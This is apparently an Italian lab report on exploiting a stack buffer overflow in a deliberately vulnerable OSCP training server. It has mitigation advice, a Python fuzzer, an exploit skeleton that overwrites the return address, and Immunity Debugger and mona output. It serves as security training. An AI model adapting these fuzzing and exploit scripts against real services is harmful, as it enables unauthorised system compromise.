
Raccomandazioni per la Mitigazione della Vulnerabilità

Dopo aver dimostrato con successo l'exploit, le seguenti raccomandazioni sono state formulate per mitigare la vulnerabilità:

1. **Validazione degli Input:** implementare un controllo rigoroso dell'input dell'utente, evitando l'inserimento di dati oltre i limiti del buffer.
2. **Aggiornamento del Codice con Protezioni di Sicurezza:** l'inclusione di misure come *stack canaries* e *ASLR* (Address Space Layout Randomization) rende più difficile per un attaccante prevedere la posizione dei buffer e sfruttare l'overflow.
3. **Applicazione di Patch di Sicurezza:** garantire che le applicazioni siano sempre aggiornate con le ultime patch di sicurezza.
4. **Adozione di Buone Pratiche di Programmazione Sicura:** tra cui l'uso di funzioni sicure per la gestione delle stringhe e la limitazione della memoria allocata per l'input.

Conclusione

L'esercizio ha dimostrato come una vulnerabilità di tipo buffer overflow possa compromettere gravemente un sistema, confermando la necessità di implementare adeguate protezioni a livello di codice e ambiente. Attraverso strumenti come *Immunity Debugger*, *Netcat* e *msfvenom*, è stato possibile sviluppare e testare un exploit che ha fornito l'accesso non autorizzato al sistema. Implementando le raccomandazioni proposte, sarà possibile migliorare la sicurezza dell'applicazione e prevenire futuri tentativi di exploit simili.



A screenshot of a Kali Linux desktop environment. The desktop has a dark theme with a faint watermark of a dragon breathing fire. A terminal window is open in the top-left corner, showing a netcat session on port 1337. The terminal output includes a welcome message, valid commands (OVERFLOW1 to OVERFLOW10), and a test command. The system tray at the top right shows various icons, and the taskbar at the bottom displays several application icons.

```
(kali㉿kali)-[~]
$ nc 192.168.1.20 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 test
OVERFLOW1 COMPLETE
```



File Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~

```
(kali㉿kali)-[~]
$ cat fuzzer.py
#!/usr/bin/env python3

import socket, time, sys


ip = "192.168.1.20"

port = 1337
timeout = 5
prefix = "OVERFLOW1"

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

```
(kali㉿kali)-[~]
$ python3 fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
```

File Actions Edit View Help

kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~

GNU nano 8.2 exploit3.py

```
#!/usr/bin/env python3
import socket

ip = "192.168.1.20"
port = 1337

prefix = "OVERFLOW1"
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding= ""
payload= ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
except:
    print("Could not connect.")
```

password password...)

[Read 25 lines]

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-[To Bracket M-B Previous [Back ^A Prev Word ^E End
^X Exit ^R Read File ^\ Replace ^U Paste ^D Justify ^Y Go To Line M-E Redo M-6 Copy M-B Where Was M-F Next ^B Forward ^N Next Word ^A Home



[22:41:39] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused

22:43

Immunity Debugger - oscp.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

Address Message

Immunity Debugger 1.85.0.0 : R7yeh
http://www.immunityproject.org/immunityinc.com/
PC\Users\Flare\Desktop\Buffer-Overflow-UInitable-app-main\Buffer-Overflow-UInitable-app-main\oscp\oscp.exe

Console file: "C:\Users\Flare\Desktop\Buffer-Overflow-UInitable-app-main\Buffer-Overflow-UInitable-app-main\oscp\oscp.exe"

Process 21111 created by 00400004 created

Main thread with ID 00000104 created

00400000 Modules C:\Users\Flare\Desktop\Buffer-Overflow-UInitable-app-main\Buffer-Overflow-UInitable-app-main\oscp\oscp.exe
62500000 Modules C:\Users\Flare\Desktop\Buffer-Overflow-UInitable-app-main\Buffer-Overflow-UInitable-app-main\oscp\oscp.dll
74100000 Modules C:\Windows\System32\CRYPTBASE.dll
74100000 Modules C:\Windows\System32\SspICL1.dll
74290000 Modules C:\Windows\System32\KERNELBASE.dll
75300000 Modules C:\Windows\System32\ws2ip.dll
75950000 Modules C:\Windows\System32\KERNEL32.dll
75F90000 Modules C:\Windows\System32\WS2_32.dll
76010000 Modules C:\Windows\System32\CRYPT.dll
77690000 Modules C:\Windows\SYSTEM32\ntdll.dll
776FFFA4 {22111123} Single step event at nt!ntdll!776FFFA4
{22111124} Program entry point
00400000 New thread with ID 00000100 created
00400000 New thread with ID 00000068 created
00401373 {22111123} Access violation when executing [42424242]
00400000 *** Note: parameter -b has been deprecated and replaced with -cpb ***
00400000 Generating table, excluding 1 bad chars...
00400000 [x] Preparing output file "bytarray.txt"
00400000 [x] (Resetting logfile bytarray.log
00400000 Done, wrote 255 bytes to file bytarray.txt
00400000 Binary output saved in bytarray.bin
00400000 [+1] This mona.py action took 0:00:00.041000

mona bytearray -b "x00"

